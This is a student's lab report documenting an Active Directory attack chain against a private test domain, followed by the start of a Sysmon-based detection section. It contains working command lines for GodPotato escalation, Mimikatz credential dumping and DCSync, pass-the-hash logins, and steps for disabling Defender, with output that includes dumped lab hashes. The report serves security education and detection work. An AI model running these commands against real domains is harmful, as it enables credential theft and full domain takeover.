Project Report

Active Directory Home Lab
Exploitation & Defense

An End-to-End Red Team Attack Path and SOC Detection Pipeline

Prepared by :
Omar Haouari

Major :
4th-Year Engineering Student, Cybersecurity & Embedded Systems

Date: February 2026

Contents

1. Executive Summary **2**

Phase 1: Building the Infrastructure **2**
1.1 Network Topology & Virtualization 2
1.2 Active Directory Provisioning 3
1.3 Defensive Tooling Deployment 4

Phase 2: The Attacking Phase (Red Team Methodology) **5**
2.1 Enumeration & Initial Access (AS-REP Roasting) 5
2.2 Active Directory Enumeration & Kerberoasting 6
2.3 Defense Evasion & Lateral Movement 7
2.4 Privilege Escalation & Memory Extraction 8
2.5 Domain Compromise & Persistence (Golden Ticket) 9

Phase 3: Telemetry & Local Event Analysis (Blue Team) **9**

Phase 4: SIEM Integration & Threat Hunting **10**

Phase 5: Remediation & Hardening **11**
5.1 Mitigating Initial Access (Broadcast Poisoning) 11
5.2 Defeating Identity Attacks (AS-REP & Kerberoasting) 13
5.3 Securing Active Directory ACLS 14
5.4 Preventing In-Memory Credential Dumping 16
5.5 Golden Ticket Remediation 17

1. Executive Summary

As enterprise networks mature, identifying and exploiting vulnerabilities within Active Directory (AD) environments remains a critical focus for offensive security engagements. This project details a comprehensive, hands-on lab focused on executing a complete Red Team cyber kill chain-from initial access to domain compromise-followed by a localized defensive exercise to engineer the detection of these specific threat vectors.

This report documents the full attack lifecycle against a provisioned Windows Server Domain Controller (haouari.local). The offensive methodology was structured to mirror a real-world Advanced Persistent Threat (APT):

1. Initial Foothold: The attack commenced by leveraging and poisoning native Windows broadcast name resolution protocols, specifically LLMNR (Link-Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service), to capture NTLM handshakes over SMB.

2. Lateral Movement & Access: Utilizing the captured and cracked credentials, an "Assume Breach" foothold was established on the target system via Evil-WinRM.

3. Privilege Escalation: To bypass local access controls, the GodPotato exploit was deployed to abuse SeImpersonate Privilege and successfully elevate the session to NT AUTHORITY SYSTEM.

4. Persistence & Credential Harvesting: Operating with system-level privileges, Mimikatz was executed entirely in-memory to interact with the Local Security Authority Subsystem Service (LSASS), extracting highly privileged domain hashes for persistent access.

To bridge the gap between offensive execution and defensive monitoring, the project shifts to telemetry engineering. Recognizing the limitations of standard Windows event logging against in-memory attacks, Microsoft Sysmon was deployed and tuned to capture Process Creation (Event ID 1) and LSASS Process Access (Event ID 10). Finally, this custom telemetry was ingested into Splunk Enterprise to successfully visualize the attack footprint on a professional SOC dashboard. The engagement concludes with actionable remediation steps to secure the environment against the demonstrated vulnerabilities.

Phase 1: Building the Infrastructure

To accurately simulate a modern enterprise network and provide a realistic target for the attack lifecycle, a localized virtual environment was engineered. The infrastructure was intentionally designed to reflect a standard corporate Active Directory (AD) deployment before any advanced hardening or security configurations were applied.

1.1 Network Topology & Virtualization

The lab environment was isolated using a private NAT network within the hypervisor to ensure realistic lateral movement conditions and prevent external interference.

The Attacker (Red): A Kali Linux virtual machine simulating an external threat actor operating from an internal subnet after breaching the perimeter.

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.78.133  netmask 255.255.255.0  broadcast 192.168.78.255
        inet6 fe80::7403:d6f9:ade0:b84c  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:ff:02:de  txqueuelen 1000  (Ethernet)
        RX packets 11824770  bytes 9487004842 (8.8 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14711601  bytes 2311581882 (2.1 GiB)
        TX errors 0  dropped 674 overruns 0  carrier 0  collisions 0
```

The Domain Controller (DC01): A Windows Server configured with Active Directory Domain Services (AD DS), serving as the core identity and authentication provider for the network.

```
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d8a7:6910:62e7:51a3%13
   IPv4 Address. . . . . . . . . . . : 192.168.78.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.78.2
```


The Target Workstation (WS01): A domain-joined Windows Workstation acting as the primary entry point and initial exploitation target for the engagement.

```
Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3691:56f8:a5a:76a4%6
   IPv4 Address. . . . . . . . . . . : 192.168.78.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.78.2
```


1.2 Active Directory Provisioning

A fully functional Windows domain was provisioned to serve as the broader target for credential harvesting and lateral movement.

Domain Name: haouari.local



Domain Integration: The target workstation (WS01) was successfully joined to the haouari.local domain, simulating a standard corporate endpoint.



Vulnerable State: Native Windows broadcast protocols (LLMNR and NBT-NS) were left in their default, enabled states across the network to allow for initial access poisoning and NTLM relay attacks.


1.3 Defensive Tooling Deployment

To prepare for Phase 3 and Phase 4 of the engagement (telemetry and SIEM engineering), the baseline logging capabilities of the target infrastructure needed to be upgraded. Standard Windows Event logging is notoriously blind to advanced in-memory attacks, requiring the deployment of specialized endpoint monitoring.

Microsoft Sysmon: Deployed as a system service and device driver on the target infrastructure to log granular system activity (specifically Process Creation and LSASS Access) directly to the Windows Event Viewer.

```
PS C:\WINDOWS\system32> Get-Service Sysmon64

Status   Name              DisplayName
------   ----              -----------
Running  Sysmon64          Sysmon64
```

Splunk Enterprise: Installed and configured to serve as the central Security Information and Event Management (SIEM) solution, ready to ingest the Sysmon telemetry generated during the attack.




Phase 2: The Attacking Phase (Red Team Methodology)


The offensive phase of this engagement was structured to simulate a highly sophisticated APT kill chain. The objective was to utilize identity-based attacks (AS-REP and Kerberoasting) to gain a foothold, abuse Active Directory Access Control Lists (ACLs) to move laterally, and establish long-term persistence on the Domain Controller.

2.1 Enumeration & Initial Access (AS-REP Roasting)


The engagement began with unauthenticated enumeration of the domain. CrackMapExec was utilized to validate domain users and compile a targeted user list.



From these results I was able to find another user tempadmin and his password in the description field.




And also I generated a list of users found, With the user list generated, GetNPUsers.py (from the Impacket suite) was executed to identify accounts with "Do not require Kerberos preauthentication" enabled.



Execution: Successfully extracted the AS-REP hash for a vulnerable user and cracked it offline.

Foothold: Leveraged the cracked credentials to establish an initial remote shell on the WS01 workstation utilizing Evil-WinRM.



This user has the privileges to connect to the target with winrm protocol:


2.2 Active Directory Enumeration & Kerberoasting

Operating from the restricted context on WS01, BloodHound was deployed to map the Active Directory environment and identify privileged attack paths. The BloodHound graph revealed a critical ACL misconfiguration: the compromised user had the rights to force a password change for the highly privileged it-support account.


Simultaneously, a Kerberoasting attack was launched using GetUserSPNs.py to request Service Principal Name (SPN) tickets.

Execution: Successfully extracted and cracked the Kerberos ticket for the svc-sql service account.


Discovery: Enumeration confirmed that the it-support user possessed SeImpersonatePrivilege and SeDebugPrivilege directly on the Domain Controller (DC01).



The Kerberoasting results:




I found user sql-svc and cracked his hash with hashcat:



2.3 Defense Evasion & Lateral Movement

Armed with control over the it-support account, the attacker moved laterally from WS01 directly to the Domain Controller (DC01) via Evil-WinRM.

To ensure the subsequent post-exploitation payloads would not be quarantined by the host operating system, defense evasion tactics were employed. The Windows Defender Real-Time Protection was deliberately disabled via the command line to create a blind spot for the memory extraction tools.



2.4 Privilege Escalation & Memory Extraction

With AV protections disabled, the GodPotato (gp.exe) exploit and Mimikatz executables were uploaded to DC01.

Because the it-support account held SeImpersonate Privilege, GodPotato was executed to force the local system to authenticate to a rogue COM server, successfully impersonating the NT AUTHORITY SYSTEM token.

From this elevated context, Mimikatz was executed to dump the Local Security Authority Subsystem Service (LSASS) memory.

Result: Successfully extracted the NTLM hashes for the Domain Administrator.

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 192.168.78.10 -u 'it-support' -p 'NewP@ssword123!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\it-support\Documents> .\gp.exe -cmd ".\Mimikatz.exe privilege::debug sekurlsa::logonpasswords exit"
[*] CombaseModule: 0×140726873161728
[*] DispatchTable: 0×140726875752312
[*] UseProtseqFunction: 0×140726875044656
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\7db9eb03-33d5-488b-ba65-147ed944c709\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000ac02-2300-ffff-8619-3e63bae9320e
[*] DCOM obj OXID: 0×654a7212d0628d32
[*] DCOM obj OID: 0×2e7d58bfb3e683be
[*] DCOM obj Flags: 0×281
[*] DCOM obj PublicRefs: 0×0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 1020 Token:0×760  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0×80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 8740
```

Using Mimikatz to extract the hash of the admin user :

```
[+] Running as SYSTEM
[+] Retrieving all credentials
msv credentials
===============

Username        Domain   NTLM                              SHA1                              DPAPI
--------        ------   ----                              ----                              -----
Administrator   HAOUARI  e11c9a7201604519a0a78916e588717d  be512fcdb5ab5d29aad41229ba6806619e3d951d  444be2ee8046e5158183aa19514a6139
DC01$           HAOUARI  59dc79fd7f71a9904cfe9915ed7601a6  4826d2709d29b9a78932ebe3a4fb96c97dcfe8b6
DC01$           HAOUARI  bcaa715eb027614163587b9083adfa2de  6d9bfffc041d59d091f20fbdeaefe0656d1d7849
admin           HAOUARI  8119935c5f7fa5f57135620c8073aaca  f60d7d6f41f4e0232b620aa2429cdaba85abc63d  57f53d864baa66f5449af23ec127a0db

wdigest credentials
===================

Username        Domain   Password
--------        ------   --------
(null)          (null)   (null)
Administrator   HAOUARI  (null)
DC01$           HAOUARI  (null)
admin           HAOUARI  (null)

kerberos credentials
====================

Username        Domain         Password
--------        ------         --------
(null)          (null)         (null)
Administrator   HAOUARI.LOCAL  (null)
DC01$           haouari.local  67 55 e4 e5 39 a9 aa d7 55 f8 de e1 e5 31 d8 2d e3 ee 77 50 01 c0 06 0d ba 20 97 96 32 f5 91 d8 50 1c db 01 f3 42 3f 55 db aa d2 63 42 7d 8d c5 e6 51 37 64 b3 e4 fe 8c 71 87 fa 39 a5 53 95 ee 69 47 cd ac
                                92 65 40 8b 22 9f bf 36 c3 75 e2 7b a9 ca ed 85 87 8a ad de 8a fd d0 f8 a8 2e 41 c9 1a fa d7 3c ae 1b 60 f7 46 bc b7 0f 81 d7 49 1f c7 a0 0e 99 70 40 aa e0 3e 91 74 7d ee 12 83 07 07 3d ad 26 35 ed d0 e5
                                ee ab 37 9b 09 29 98 9e cd 51 01 64 f6 59 af 5b 8c cf 12 e6 0a 6a 40 e0 57 20 62 bd b7 fb 7a 67 c9 54 b3 26 04 8f b8 74 bf 77 4a 15 03 07 45 a7 00 cc 22 af 6a f6 91 d2 72 7e f3 03 98 19 f8 a2 e4 9e 14 e5
                                c0 c4 9a 55 aa ba 97 58 20 38 41 dd 8a f1 c8 06 c4 c6 b0 f5 20 92 6b 72 74 59 1b c5 fe 09 d2 74 bc e3 37 b0
DC01$           haouari.local  60 47 28 f0 9a 11 d4 d8 9f 9e 81 87 68 e9 17 2a 29 76 94 8c e8 6c a1 1e 6e eb 51 10 16 e5 d5 4e 81 ed 39 61 4b 83 ea b7 8b 2a d4 a8 a3 29 0e 58 14 66 41 61 ae fe 1e 04 1a 36 14 a4 85 9f 4c b8 e7 d1 30 a0
                                30 af 92 f6 b4 5d 5a 8f d4 39 8c 34 12 2f 7e ae a8 2b 0a 75 5a 7b 76 38 b1 c2 b1 ea 7e e6 76 d1 e1 7c 2c 8f 9a 7e 79 33 99 5d ac 8d b3 cf ad 07 6c 62 9f 8c 81 70 39 ea 15 05 ec 82 f2 20 7d d0 d9 c3 49 c8
                                40 dd 57 f1 f9 d5 12 7f 28 e7 cb 84 3a ae 24 e3 49 6c dd c5 45 f9 95 c6 0f 57 67 d7 bb 53 cf 4d c3 ac e1 04 6d d8 6f cd df a3 41 d9 01 b4 c1 9b 94 8a b8 1c 85 dc 8a 6c 8c c0 96 d4 76 de 0a c8 0a 74 a3 2f
                                b8 e3 69 b0 32 62 2e 23 d9 ee 74 f5 eb b1 9b 8d ca 5a 2a 8a d5 7f 66 69 69 55 be 11 c1 89 b0 d7 66 8a 09 f6 91 cc 87 2c 00 e0 7a 5e ed 6c 05 ed 9d f2 b5 80 6f 78 92 57 02 8a d8 ad 8c 7e 7f ac da dd b3 a9
                                f1 98 39 51 71 36 76 7c 85 e6 22 90 4c 1f 35 a6 23 39 e0 f3 9d 72 ba c5 db 04 e5 58 11 37 59 8f c3 2e c9 17 a7 8f 33 79 d4 a0 01 36 68 64 3e b8 3b 87 c8 95 cf e5 6e 9f ac eb 66 ef 1f 47 83 a4 03 28 22 61
                                f8 10 2e 57 5e b3 97 ba a4 8b e4 2e 0e 9f 89 aa c8 ac 17 e0 7f 62 16 da 6c 04 52 1f b4 7b b8 d7 b9 fc d2 7a d5 fc 1b 58 74 be ce b9 96 a3 17 8a 17 78 02 0f dc 67 5a 2f 60 be ca 2b f2 ed cc 4a 2a 7e c9 ad
                                68 ad 27 23 b4 87 42 b6 cf 9c 37 9e f4 79 e0 7b 5e 62 0a ee 8d 74 a1 ff 17 ac 2a 4f 27 d5 d0 f9 61 c5 73 a4 14 3f 1c a1 4b b0 da fd 85 64 11 25 a9 80 99 7b 19 3b ea 6d f5 a2 cd d5 22 b1 2a 15 60 bc f2 4a
                                d0 7c c0 24 05 12 10 b5 4a ee 50 a1 bc 72 af 34 87 f3 6c e2 56 9d 02 61 bc 21 10 14 24 2d a8 9a 52 22 7a 7f
admin           HAOUARI.LOCAL  (null)
dc01$           HAOUARI.LOCAL  (null)

meterpreter > 
```

So, I used this hash to do PTH and login with winrm using admin user.

```
┌──(kali㉿kali)-[/usr/share/windows-resources/mimikatz/x64]
└─$ evil-winrm -i 192.168.78.10 -u 'admin' -H '8119935c5f7fa5f57135620c8073aaca'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\admin\Documents> .\mimikatz.exe "lsadump::dcsync /domain:haouari.local /user:krbtgt" exit
The term '.\mimikatz.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ .\mimikatz.exe "lsadump::dcsync /domain:haouari.local /user:krbtgt" e ...
+ ~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (.\mimikatz.exe:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\admin\Documents> cd ..
*Evil-WinRM* PS C:\Users\admin> cd ..
*Evil-WinRM* PS C:\Users> cd it-support
*Evil-WinRM* PS C:\Users\it-support> cd Documents
*Evil-WinRM* PS C:\Users\it-support\Documents> ls


    Directory: C:\Users\it-support\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        2/25/2026   9:40 AM          57344 gp.exe
-a----        2/25/2026   9:41 AM        1355264 Mimikatz.exe


*Evil-WinRM* PS C:\Users\it-support\Documents> .\Mimikatz.exe "lsadump::dcsync /domain:haouari.local /user:krbtgt" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
```

2.5 Domain Compromise & Persistence (Golden Ticket)

Utilizing the extracted Domain Administrator hash, a Pass-the-Hash (PtH) attack was performed to authenticate seamlessly as the highest privileged user in the domain.


To ensure long-term, undetectable persistence even if the Administrator password was changed, Mimikatz was utilized to extract the krbtgt hash and forge a Golden Ticket. This allowed the attacker to generate arbitrary Kerberos Ticket Granting Tickets (TGTs) for any user, effectively securing permanent domain compromise.

Phase 3: Telemetry & Local Event Analysis (Blue Team)

Throughout the Red Team execution phase, the defensive posture of the environment was continuously monitored via local Windows Event Logs. This phase validates the forensic footprints left by the attacker on the local systems.

Initial Access Detection: The initial Evil-WinRM connection to WS01 was successfully observed within the local Event Viewer, generating standard authentication and logon events.

Malicious Payload Execution: Following the lateral movement to DC01, the execution of Mimikatz generated critical alerts. Thanks to the custom Sysmon deployment, the specific in-memory credential dumping technique was successfully logged under Event ID 1 (Process Creation) and Event ID 10 (Process Access to LSASS).

